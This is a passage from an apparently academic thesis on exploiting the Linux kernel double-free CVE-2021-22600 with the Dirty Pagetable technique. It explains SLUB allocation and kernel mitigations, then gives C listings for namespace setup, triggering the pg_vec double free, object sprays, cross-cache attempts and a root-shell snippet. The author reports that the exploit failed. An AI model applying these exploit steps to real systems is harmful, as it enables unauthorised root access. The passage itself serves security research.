


Figure 4.4: De-allocation process in the SLUB Allocator. The slab that contains the object to be freed is referred as *slab*.

Freeing process

In terms of de-allocation, multiple de-allocation paths exist depending on where the object was allocated. For example, after freeing the object, if the slab that stored that object is the active slab ($\text{slab} == \text{c->slab}$), the object goes to the per-cpu freelist (#1 in Figure 4.4). If this is not the case, then the freed object is put on the regular slab freelist (slab->freelist), see #2 in Figure 4.4.

If the **object belongs to a full slab**, then the slab becomes a partial slab and the slab will be put on the per-cpu partial slab list (c->partial) (#3 in Figure 4.4). If this per-cpu partial slab list is full, these slabs are moved to the per-node partial slabs list. Then the slab that contained the freed object is moved to the per-cpu partial slab list (#4 in Figure 4.4).

If the **object belongs to a partial slab** and if the slab remains partial after freeing the object then the slab stays in the same list as it was. This applies for both per-node and per-cpu partial slab lists.

However, if the **slab gets empty after the freeing process** and if the number of per-node partial slabs exceeds the limit ($\text{n->nr_partial} > \text{min_partial}$) then the memory chunk of the empty slab is discarded and it is removed from the per-node partial slab list (#5 in Figure 4.4) [Oracle Linux Kernel Development, 2022]. Consider this information as a reference, as deallocation/allocation processes can change between different kernel ver-

sions and configurations. Also note that in Figure 4.4, deallocation paths are classified by colors depending on its execution time (fast, medium, slow path).

4.2 Linux Kernel protections

To enhance system security and mitigate the exploitation of kernel vulnerabilities, Linux includes several security features. Two significant ones are SMAP and SMEP, which are enforced at the hardware level on x86_64 systems.

4.2.1 SMAP and SMEP

SMEP (Supervisor Mode Execution Prevention) is a hardware feature that prevents the kernel from executing code located in user-space memory. When SMEP is enabled, any attempt by the kernel to execute code in a user-space address space results in a page fault. This helps mitigate exploits that try to redirect kernel control flow to user-space shellcode.

SMAP (Supervisor Mode Access Prevention) prevents the kernel from reading or writing to user-space memory, unless explicitly overridden. It adds an additional barrier by disallowing accidental or malicious de-referencing of user-space pointers [Intel Corp., 2021].

Together, SMAP and SMEP significantly increase the difficulty of exploiting kernel vulnerabilities by limiting the attacker's ability to control or interact with memory from less privileged contexts.

4.2.2 KASLR (Kernel Address Space Layout Randomization)

KASLR randomizes the base address of the kernel at boot time [Jang et al., 2016]. By doing so, it increases the difficulty for an attacker to predict the memory addresses necessary for Return-Oriented Programming (ROP) and other code reuse attacks. ASLR is the user-space version of KASLR. ASLR and KASLR affects locations such as: Module loading addresses, Stack, heap, and memory-mapped region locations.

It increases the difficulty of kernel exploitation, although information leaks can sometimes defeat KASLR.

4.2.3 KPTI (Kernel Page Table Isolation)

KPTI is a mitigation originally developed to defend against the *Meltdown* vulnerability [Lipp et al., 2018]. It separates user-space and kernel-space page tables, such that kernel memory is not mapped while executing in user mode. This prevents user-space processes from being able to use speculative execution attacks to infer sensitive kernel memory contents.

When a system call or interrupt occurs, the kernel switches to a different page table with the full kernel mapping. Although this incurs a small performance penalty, it greatly improves isolation between user and kernel spaces.

5. CHAPTER

Exploiting the vulnerability CVE-2021-22600

This chapter first reviews previous exploitation approaches for the CVE-2021-22600 vulnerability and then provides a step-by-step overview of Dirty Pagetable, a modern data-oriented technique employed in this project. It also discusses why data-only vulnerabilities have recently gained traction.

5.1 Prior Exploitation Approaches for CVE-2021-22600

In the last decades, the most common way to exploit a vulnerability was by hijacking the Control Flow, this led to an improvement of the Linux Kernel protections making really difficult to redirect the flow of execution of a program. However, these protections are mainly focused on Control Flow Integrity, so this has propelled data-only oriented attacks on Linux Systems [[Wang, 2022](#)] [[Zhou et al., 2024](#)].

Data-oriented attacks are built to modify non-control data with the aim of altering the behavior of program without violating its control-flow integrity. This "non-control data" can be from a Page Table to a (kernel) object/file. Data-oriented attacks may allow the attacker to change the attributes of certain memory pages (or page table entries), to load disabled kernel modules or even the most successful memory exploits can obtain memory read/write primitives that allows, for instance, to patch kernel code.

Before explaining the technique used in this project to exploit the CVE-2021-22600, it is worth mentioning some techniques used by other authors to exploit it previously:

- **Return-Oriented Programming (ROP):** it is an exploitation technique that involves chaining together small chunks of code followed by a *ret* instruction, already present within the binary itself, to perform arbitrary computation. This code snippets are called “gadgets”. As it is the most common method of exploitation, more than one author has done an exploit of this vulnerability with ROP gadgets, for instance, *Yong Liu, Jun Yao and Xiaodong Wang* have developed an exploit [Liu et al., 2022a]; and even there is a publicly available exploit in github by *r4j0x00* user [r4j0x00, 2022].
- **User Space Mapping Attack (USMA):** it was developed and firstly used to exploit this vulnerability by *Yong Liu, Jun Yao and Xiaodong Wang* [Liu et al., 2022a].

It is based on overwriting *pg_vec* objects. When *mmap* is invoked on a socket file descriptor, the kernel calls *packet_mmap* function; this function **retrieves an address** from the *pg_vec* array, calculates its corresponding physical page, and then calls the *vm_insert_page* function with that page as a parameter. Finally, the **page is inserted** into the virtual address space of **the current process**.

If we can overwrite the kernel address in *pg_vec* with a virtual address of the kernel code segment, then the kernel code could be patched, and perform privilege escalation as demonstrated in the original USMA paper [Liu et al., 2022a].

5.2 Dirty Pagetable technique

In this section, Dirty Pagetable technique is briefly explained; in the Proof of Concept Chapter 6 is explained more deeply. It is a novel data-only oriented exploitation technique. The main idea of it is to employ heap-based vulnerabilities (UAF,DF, etc) to manipulate user page tables, with the aim of gaining an arbitrary read/write primitive on physical addresses.

Dirty Pagetable was used to achieve privilege escalation on Google Pixel 7, by exploiting a 0-day vulnerability (CVE-2023-21400) and bypassing all mitigation mechanisms. Additionally, the technique has been applied to exploit file UAF (Use-After-Free) and pid UAF vulnerabilities (CVE-2022-28350 and CVE-2020-29661). Another newer variant of this technique is *Dirty Pagedirectory* [Notselwyn, 2024], it has the same effects as DirtyPagetable but it targets the Pagetable Directory (instead of directly PTEs).

This approach offers several advantages over traditional kernel exploitation methods:

- **Data-only exploitation:** Dirty Pagetable is a data-only technique, meaning it can bypass powerful mitigations such as Control Flow Integrity (CFI), Kernel Address Space Layout Randomization (KASLR), and SMAP/PAN. These protections are primarily designed to mitigate attacks that focus on taking control of the control flow.
- **Broad applicability:** At the time of writing this report, the technique is effective against still widely used Linux kernel versions. For example, CVE-2023-21400 vulnerability has been exploited at least in version 5.10 [Wu, 2023] with Dirty-Pagetable, and also CVE-2022-28350 on Android in kernel 6.1 [Maar et al., 2024].
- **Efficiency:** Unlike other heap-based vulnerability exploits that require significant work to escalate privileges, Dirty Pagetable directly targets the kernel for privilege escalation, making the process more efficient.

5.3 An Overview of How Dirty Pagetable Works

To begin with, a hypothetical example is provided below to illustrate the technique. It explains, how DirtyPagetable works by exploiting a Use-After-Free (UAF) vulnerability to gain control over page tables. A UAF vulnerability has been chosen over a DF in order to give a very simple example. This technique will be explained more deeply in the following Chapter 6.

Step 1: Trigger the UAF and Reclaim the Victim Slab

As we know, a UAF vulnerability occurs when an heap object is freed but still used later. This freed object will be called the “victim object”. We are exploiting a Linux kernel vulnerability so the victim object is managed by the slab allocator, so the victim object belongs to a specific slab. We will call this slab the “victim slab”.

After triggering the UAF, the victim object is released. By continuing to release the other objects in the same slab, the slab becomes empty, and can eventually be reclaimed by the **page allocator**. This process of reclaiming an empty slab by the buddy allocator is very unstable as we cannot control deterministically when the victim slab will become empty.

However, using a technique called *Cross-cache attack* (detailed in Subsection 6.7), we can potentially have reclaimed the victim slab to the page allocator.




Figure 5.1: Occupy victim slab with page tables.

Step 2: Occupy the Victim Slab with User Page Tables

We can occupy the victim slab with user page tables by spraying many user page tables. This is possible because user page tables are allocated from the buddy allocator directly.

After successfully occupying the slab with user page tables, the victim object will be located into one of the user page tables (see Figure 5.1). For simplicity, last-level (order 0) page tables are used in this example. As we can see in this step, the victim object lies in top of Page Table Entries (PTE); it is part of the user page table.

Step 3: Construct the Primitive for Manipulating Page Table Entry (PTE)

The next step is to construct a write primitive for modifying the Page Table Entry (PTE). Constructing the primitive is one of the challenges in the Dirty Pagetable technique. The write primitive allows for manipulation of the PTE to point to arbitrary physical memory

```
1 if (setresuid(0, 0, 0) < 0) {  
2     perror("setresuid");  
3 } else {  
4     if (setresgid(0, 0, 0) < 0) {  
5         perror("setresgid");  
6     } else {  
7         printf("[+] Spawn a root shell\n");  
8         system("/system/bin/sh");  
9     }  
10 }
```

Listing 5.1: Example of gaining root access through a patched system call.

addresses.

If we can modify the PTE, we can write to any physical memory address. In this step we assume that we have obtained a write primitive to manipulate the PTE.

Step 4: Modify PTE to Patch the Kernel

After step 3, the attacker has the control over a PTEs. For example, the physical address stored in the PTE can be changed to a region of the kernel's text/data. This can be used to modify critical kernel data structures or patch syscalls (e.g., `setresuid()`, `setresgid()`) to enable privilege escalation by enabling calling this syscalls from an unprivileged process.

In addition, in order to facilitate the attack some patches can be made to security mechanisms like SELinux to disable them.

Step 5: Achieve Root Access

Once the kernel is patched (e.g., syscalls like `setresuid()` and `setresgid()` were patched), the attacker can execute these syscalls to escalate privileges. The following code snippet Listing 5.1 shows how the attacker can use these patched syscalls to spawn a root shell:

Challenges When Exploiting with Dirty Pagetable

Although Dirty Pagetable is a powerful technique, there are some challenges in exploiting it:

- **Flushing TLB and Page Table Caches:** To manipulate the page tables effectively, it is necessary to ensure that the Translation Lookaside Buffer (TLB) and page table caches are flushed properly. This prevents unexpected caching behavior from interfering with the exploitation.
- **Preventing Unintended Modifications to the Page Table:** When manipulating the page table, the attacker must ensure that no other processes or threads unintentionally modify the page table during the exploitation process. This could undermine the attack and cause failure.

6. CHAPTER

Proof Of Concept

In this chapter, it is discussed in detail how Dirty Pagetable technique would work to exploit CVE-2021-22600 vulnerability.

In this Proof of Concept (implementation available in the repository¹), the part of triggering the double free bug using the CVE-2021-22600 vulnerability is partially based on these public ROP exploits [r4j0x00, 2022] [Terawhiz, 2021], while the application of DirtyPagetable is inspired by the original DirtyPagetable paper and its exploitation of the CVE-2023-21400 double-free vulnerability. Because of this inspiration in the original Dirty Pagetable paper, the targeted kernel is the 4.14.190 version aarch64 (arm64) architecture. Due to similarities with DirtyPagedirectory technique some small parts of the code and some methods (e.g. TLB Flushing) are based on DirtyPagedirectory PoC [Notselwyn, 2024]. However, most of the code originates from the author of this work.

Unfortunately, the PoC failed in the Step 5 (Section 6.7), as the Cross Cache Attack failed due to the inability to reliably have the victim slab (slab containing the victim object) reclaimed by the buddy allocator.

6.1 Setting up the virtual machine

For the experiments, a virtual machine was set up using QEMU. A minimal installation of Debian GNU/Linux 10 (Buster) for aarch64 was performed using a standard installa-

¹Repository available at: https://github.com/sendINUX/CVE-2021-22600__DirtyPagetable

tion ISO. After installing the base system, a custom Linux kernel (version 4.14.190) was compiled from source and installed within the virtual machine.

The system runs under QEMU virtualization and combined with GDB provides a controlled environment suitable for testing the memory corruption vulnerability in the Linux kernel.

6.2 Step 0: Setting the environment

In this section, the preparatory steps of the PoC are explained. In order to be able to trigger the vulnerability, we need to take care of some things:

- **Create user/network namespaces:** An unprivileged user can not create RAW sockets in Linux as this requires root privileges. By isolating a process within its own user and network namespaces, a non-privileged user can create a RAW socket which is necessary to trigger the vulnerability.
- **Increment the file descriptor limitation:** To be able to perform large heap sprays with some objects (e.g., `signalfd_ctx`), it is necessary to have a large number of file descriptors simultaneously opened.
- **Pin the process to a cpu** (for example, to CPU 0): This is very important because the attack targets a Double Free vulnerability that affects an object that resides on a particular cache. If scheduler moves the process between CPUs different slabs (due to per-CPU slabs) may be used, causing the exploitation to fail or making the exploit unreliable.

Firstly, we create the required user and network namespaces with `unshare()` syscall, with `CLONE_NEWUSER` and `CLONE_NEWNET` parameters (see Listing 6.1).

Now we give to the current unprivileged user namespace root access by setting UID/GID mappings using this code (based on [Notselwyn, 2024], see Listing 6.2).

Secondly, we increment the maximum number of file descriptors that the user can create and keep open. The only real limitation on this is the hardware, in particular, the amount of memory available on the machine. The limit `FD_LIMIT` is now 120000 (see Listing 6.3), and it is more than enough for the exploit requirements.


```
1
2 static void do_unshare()
3 {
4     printf("creating user and network namespaces...\n");
5     if ((unshare(CLONE_NEWUSER)) == -1)
6         perror("unshare(CLONE_NEWUSER)");
7
8     if ((unshare(CLONE_NEWNET)) == -1)
9         perror("unshare(CLONE_NEWNET)");
10 }
```

Listing 6.1: Creating user and network namespaces using unshare.

```
1 static void configure_uid_map(uid_t old_uid, gid_t old_gid)
2 {
3     char uid_map[128]; char gid_map[128];
4     printf("[*] setting up UID/GID namespace...\n");
5     sprintf(uid_map, "0 %d 1\n", old_uid);
6     sprintf(gid_map, "0 %d 1\n", old_gid);
7
8     // write the uid/gid mappings
9     PRINTF_VERBOSE("[*] mapping uid %d to namespace uid 0...\n",
10 old_uid);
11 write_file("/proc/self/uid_map", uid_map, strlen(uid_map), 0);
12 PRINTF_VERBOSE("[*] mapping gid %d to namespace gid 0...\n",
13 old_gid);
14 write_file("/proc/self/gid_map", gid_map, strlen(gid_map), 0);
15 }
```

Listing 6.2: Setting up UID/GID mappings for the user namespace.

Finally, we will create the function `pin_cpu()` to pin the process to a CPU, that is going to be called in the beginning of the exploit. It uses `sched_setaffinity()` to set the CPU affinity for a task (see Listing 6.4).

Moreover, in order to simplify the PoC KASLR protection is going to be disabled.

```
1 struct rlimit rl;
2     rl.rlim_cur = FD_LIMIT;
3     rl.rlim_max = FD_LIMIT;
4
5     if (setrlimit(RLIMIT_NOFILE, &rl) != 0)
6         perror("setrlimit");
```

Listing 6.3: Increasing the limit of open file descriptors.

```
1 void pin_cpu(int cpu_id)
2 {
3     cpu_set_t mask;
4     CPU_ZERO(&mask);
5     CPU_SET(cpu_id, &mask);
6     if (sched_setaffinity(0, sizeof(cpu_set_t), &mask) == -1)
7     {
8         perror("sched_setaffinity");
9         exit(EXIT_FAILURE);
10    }
11    printf("[*] Task pinned to CPU %d\n", cpu_id);
12 }
```

Listing 6.4: Pinning the process to a specific CPU.

6.3 Step 1: Allocate pg_vec vulnerable object and first free of pg_vec

Once the appropriate environment has been set up, we can begin the exploitation. As the vulnerability is a Double Free, we have to start allocating the **vulnerable object** (the bugged object on which the double free occurs). As described in Chapter 3, this object is the pg_vec object.

To begin with, in Listing 6.5, we start creating a RAW socket and setting the packet version to TPACKET_V3.

Then, we allocate the pg_vec object (see Listing 6.6). First, we set some parameters in the treq variable, recall that tp_block_nr specifies the size of the pg_vec, so it indicates in which kmalloc cache double free will occur. System call setsockopt() with treq and PACKET_RX_RING parameter is called to allocate the pg_vec object in the generic cache kmalloc-128.

```

1  if ((fd_s = socket(AF_PACKET, SOCK_RAW, 0)) < 0)
2      fprintf(stderr, "Error while creating socket: %d\n", fd_s);
3
4  // set packet version V3
5  if ((ret = setsockopt(fd_s, SOL_PACKET, PACKET_VERSION,
6      &(int){TPACKET_V3}, sizeof(int))) < 0)
7      fprintf(stderr, "Error while setsockopt (V3): %d\n", ret);

```

Listing 6.5: Create RAW and set PACKET_VERSION to TPACKET_V3.

```

1  /* Allocate pg_vec - kcalloc-128 */
2  union tpacket_req_u treq = {};
3  treq.req3.tp_block_size = block_s;          // 4096 (4KB)
4  treq.req3.tp_block_nr = TARGET_SIZE / 8; // tp_block_nr * 8: double
5  free size (128 B)
6  treq.req3.tp_frame_size = block_s;
7  treq.req3.tp_frame_nr = TARGET_SIZE / 8;
8  treq.req3.tp_retire_blk_tov = 0xffffffff; // around 1h 10mins, then
9  the kernel panics (terawhiz exploit)
10 if ((setsockopt(fd_s, SOL_PACKET, PACKET_RX_RING, &treq,
11     sizeof(treq))) < 0) // packet_set_ring() execution
12     fprintf(stderr, "Error while setsockopt RX RING (V3): %d\n", ret);

```

Listing 6.6: Allocation of pg_vec object.

Finally, the pg_vec object will be freed by setting tp_block_nr 0 and calling again setsockopt() (see Listing 6.7). Internally, the kernel will execute again packet_set_ring() releasing the object with kfree().

6.4 Step 2. Create victim object: spray signalfd_ctx objects

In this step, we create the victim object. The victim object is the object that becomes dangling after triggering the double free, potentially allowing us afterwards to alter a PTE. The most suitable object identified as the victim is the signalfd_ctx object, which is used in the DirtyPagetable original paper.

signalfd_ctx objects are allocated in kernel space by do_signalfd4(..., sigset_t * mask, ...) with kcalloc(sizeof(*ctx), GFP_KERNEL). The allocation is triggered through the signalfd() system call, which acts as the allocation primitive. This object

```

1 // 1st free: tp_block_nr to 0
2 memset(&treq, 0, sizeof(union tpacket_req_u));
3 if ((ret = setsockopt(fd_s, SOL_PACKET, PACKET_RX_RING, &treq,
4     sizeof(treq))) < 0) // packet_set_ring()
    fprintf(stderr, "Error while putting tp_block_nr to 0. Error: %d\n",
        ret);

```

Listing 6.7: First free of pg_vec.

```

1 static void signalfd_show_fdinfo(struct seq_file *m, struct file *f)
2 {
3     struct signalfd_ctx *ctx = f->private_data;
4     sigset_t sigmask;
5
6     sigmask = ctx->sigmask; // contains a sigset_t type (8 byte sigmask)
7     signotset(&sigmask);
8     render_sigset_t(m, "sigmask:\t", &sigmask); // prints sigmask
9 }

```

Listing 6.8: Kernel code: Reading sigmask with signalfd_show_fdinfo.

enables writing operations on the first 8 bytes through the parameter `sigset_t *mask` in `do_signalfd4` function (memory write primitive).

It also enables the attacker to read the same first 8 bytes with `signalfd_show_fdinfo` kernel function (see Listing 6.8) exported by `procfs` interface [Linux Kernel Team, 2024]. We read the sigmask value by opening the file `/proc/self/fdinfo/fd` (being `fd` the file descriptor associated to the `signalfd_ctx` object).

In the *aarch64* architecture this object is allocated from `kmalloc-128` kmem-cache as it is the smallest cache available (`signalfd_ctx` object size is usually 8 Bytes), which is why we stored `pg_vec` in that cache. We try to catch the freed `pg_vec` by spraying many `signalfd_ctx` objects (see Listing 6.9). This step is crucial to be able to successfully exploit the vulnerability. In this first approach, we spray 16.000 objects (`spray_size=16000`); later this value is going to be adjusted in order to adapt the strategy of the Cross Cache Attack in Section 6.7. In summary, after this step, a `signalfd_ctx` (victim object) occupies the free slot left by `pg_vec` (highlighted in red in Figure 6.1).

```
1  sigset_t mask;
2  // Init signal mask
3  sigemptyset(&mask);
4  sigaddset(&mask, SIGUSR1); // 0000000000002000 sigset value
5
6  // spraying signalfd_ctx objects
7  for (int i = 0; i < spray_size; i++)
8      fds[i] = signalfd(-1, &mask, 0); // allocation primitive
```

Listing 6.9: signalfd_ctx object spray.

6.5 Step 3. Trigger double free vulnerability: Dangling signalfd_ctx object

In this step, we trigger the double free of the already freed `pg_vec` which that has been occupied with a `signalfd_ctx` victim object in the previous step in Section 6.4. In other words, we are collaterally freeing the memory slot where the victim object resides; however, we still have access to this structure as the file descriptor is still open.

Essentially, we have transformed a double free into a UAF (Use-After-Free) as we have access to a freed `signalfd_ctx` object.

In order to perform the double free, as discussed in Chapter 3, the `packet_version` is changed to `TPACKET_V2` (V2) and it provokes the deallocation of the previously allocated `pg_vec` (see Listing 6.10). This executes `kfree()` again (second free).

6.6 Step 4. Locate victim object: seq_operations spray

In this stage of the exploitation we have access to a freed `signalfd_ctx` object. However, we do not know what file descriptor is associated to the victim object. In order to locate it, we perform a spray again with multiple `seq_operations` objects to catch freed object (see in Figure 6.1).

This object is allocated with `single_open` (see Listing A.2), which is called when opening the `/proc/self/status` procfs file (or other procfs file). In this first approach, we spray, by opening the mentioned file, 16.000 `seq_operations` objects. Later this value is going to be adjusted in order to adapt the strategy of the Cross Cache Attack.

```

1  // Switch to TPACKET_V2
2  if ((ret = setsockopt(fd_s, SOL_PACKET, PACKET_VERSION,
3      &(int){TPACKET_V2}, sizeof(int))) < 0)
4      fprintf(stderr, "Error while setsockopt (V2): %d\n", ret);
5
6  /* 2nd free: kmalloc-128 */
7  memset(&treq, 0, sizeof(treq));
8  treq.req3.tp_block_size = block_s;
9  treq.req3.tp_block_nr = 0;
10 treq.req3.tp_frame_size = block_s;
11 treq.req3.tp_frame_nr = 0;
12 if ((ret = setsockopt(fd_s, SOL_PACKET, PACKET_RX_RING, &treq,
    sizeof(treq))) < 0) // packet_set_ring() execution
    perror("setsockopt rx ring v2");

```

Listing 6.10: Altering packet_version to V2 to trigger double free.

The first 8 bytes of the seq_operations is a kernel address; we can observe this in Listing A.2, those 4 pointers (op->start, op->next, op->stop, op->show) save virtual kernel addresses. Therefore, after the spray, sigmask field of signalfd_ctx is overwritten with a kernel virtual address. The file descriptor associated with the victim object is located simply by checking if any sigmask value has changed from the initially given value (see Listing A.1).

6.7 Step 5. Cross-cache attack: Get the victim slab reclaimed to the Buddy Allocator

This step proved to be the main pitfall in the exploit implementation as the exploit failed in this step. This section analyses the 4 different approaches taken with the aim of solving this problem.

A Cross-cache attack is based on the concept that when the SLUB allocator frees memory chunks using the buddy allocator to discard the slab (see Chapter 4, #5 in Figure 4.4), these chunks are reused. The idea is to free a slab containing an object that has write capabilities, and then allocate many sensitive objects in from another cache, hoping that the previously freed memory chunk is reallocated as a slab in this other cache. If the attack is successful, we could modify the sprayed sensitive objects because they are occupying the same memory chunk as the objects that we had writing capabilities. In our case this




Figure 6.1: State of the victim slab after double free: To locate victim object, `signalfd_ctx` is overlapped with probe object `seq_operations`.

sensitive objects are Page Tables Entries and they are not allocated in other cache but at the page-level. PTEs spray is described in Section 6.8, this section focuses on the process of having the victim slab reclaimed by the Buddy allocator.

This type of attacks are feasible, although they are complex and they have a limited success rate [Gast et al., 2022]. For example, cross-cache attacks in generic caches are particularly challenging due to the noise introduced by uncontrolled allocations, as this complicates reaching the state in which the SLUB allocator discards the memory chunk containing the victim slab (see Chapter 4, #5 in Figure 4.4).

6.7.1 Step 5.a: Spray and pray technique

The first approach to perform the Cross-cache attack was the most naive one. It is based on the method “spray and pray” [kaligulaarmblessed, 2023] that essentially consists in allocating objects as described in previous steps (16.000 `signalfd_ctx` and `seq_operations`), freeing them (except the victim object, obviously) by closing its file descriptors (`close()`) and quickly spraying numerous PTEs hoping that the victim slab will be reclaimed by the Buddy allocator and then reused to allocate page tables.

This approach would be more likely to succeed if the double-free bug occurred in dedicated caches instead of generic ones. Unfortunately, instead of a PTE we only got rubbish or random data from the slub allocator reallocated on top of the victim object (see Figure 6.2).

```
[+] Starting exploitation
[*] Task pinned to CPU 0
signalfd_ctx spray completed
signalfd_ctx spray completed

Spraying seq_operations objects...
leak 0
iiEncontrado signal_ctx en fd = 36!!
---- fdinfo(36) READED----
pos:      0
flags:    02
mnt_id:   11
sigmask:  0000ffff7dc3b37
-----

Closin signal
[*] Spraying user pagetables to reclaim order-0 pages
---- fdinfo(36) READED----
pos:      0
flags:    02000002
mnt_id:   11
sigmask:  00007fff46b26bff
-----
[*] Overwriting PTE with 0x7fff46b26bff
fiiiinuser@debian:~/share/src$
```

Figure 6.2: Failed cross-cache attack: Victim slab is not reclaimed to the Buddy allocator.

6.7.2 Step 5.b: Proper workflow for the cross-cache attack

The second approach was to try to allocate and free the sprayed objects in a specific manner that will help afterwards to reach the desired situation where the Slub allocator discards the memory chunk containing the victim object. To achieve this, I followed the common workflow of a Cross-cache attack detailed by Le Wu researcher (researcher of DirtyPagetable) at BlackHat [Wu, 2024], adapting it to our specific case of a double free vulnerability.

As explained in the Slub allocator section, when the number of partial slabs in the per-NUMA-node partial slab list is greater than **min_partial** empty slabs will be discarded and freed back to the Buddy allocator. Also recall that when per-cpu partial slab list is full, these slabs are moved to the per-node partial list; this flushing of per-cpu partial list happens when the list exceeds the limit **cpu_partial**.

Taking this knowledge into account, we have to do a rework of the whole attack flow, the previous steps must be interleaved with specific allocations to maximize the chances of having the slab reclaimed by the buddy allocator:

1. First, the task is pinned to a CPU (e.g., CPU #0).
2. In order to reduce defragmentation we fill partially free slabs, by allocating approx-

imately $\text{objs_per_slab} \times (1 + \text{cpu_partial})$ objects. These objects can be of any type as long as they are allocated in the same cache as our vulnerable object. We tried both allocating `signalfd_ctx` objects, and alternatively, `msg_msg` objects with `msgsnd` (in kernel 4.14.190 they are allocated in generic caches, unlike in the last versions). In other words, what we are achieving is the allocation of “**cpu_partial**” **full slabs**.

3. **Allocate pre-alloc objects:** `objs_per_slab - 1` `signalfd_ctx` objects are allocated.
4. **Allocate and free pg_vec object:** Allocation and first free of `pg_vec`.
5. **Allocate post-alloc objects** (allocate victim object): In this phase, we **must** allocate `signalfd_ctx` objects. A `signalfd_ctx` object should occupy the memory slot of the freed `pg_vec`.
6. **Trigger double free:** As in Section 6.5 Section.
7. **Allocate post-alloc probe objects:** Catch the released `signalfd_ctx` victim object by spraying `objs_per_slab + 1` `seq_operations` objects. After this phase, the victim slab should be full only of post- and pre-allocated objects.
8. **Free pre-allocated and post-allocated objects:** In this item of the sequence, the victim slab should become empty. If this condition is met, the victim slab will be in the per-cpu partial slab list.
9. **Fill per-cpu partial slab list:** We create partial slabs by releasing **one object** per slab allocated in item 2 of this sequence. In case we sprayed `msg_msg`, they are released with `msgrcv`. Per-cpu partial slab list becomes full when `cpu_partial-1` objects are freed.
10. **Fill per-cpu partial slab list:** When another object is released, the flushing of per-cpu partial slab list is triggered. This moves these partial slabs to the per-NUMA-node partial slab list, and the victim slab (because is empty) is discarded to the Buddy allocator.

Several attempts were made by adjusting the number of sprayed objects in item 2 of this sequence, and the number of post-allocated objects, but no success was achieved. Most likely, the victim slab does not become completely empty in item 8, so when the attack finishes, the slab is moved to the per-node partial slab list instead of being reclaimed by the Buddy allocator.

```

1  /* Allocation primitive */
2  sched_yield();
3  alloc_obj(i, mask);
4  /* Measurement primitive */
5  t0 = read_cntvct();
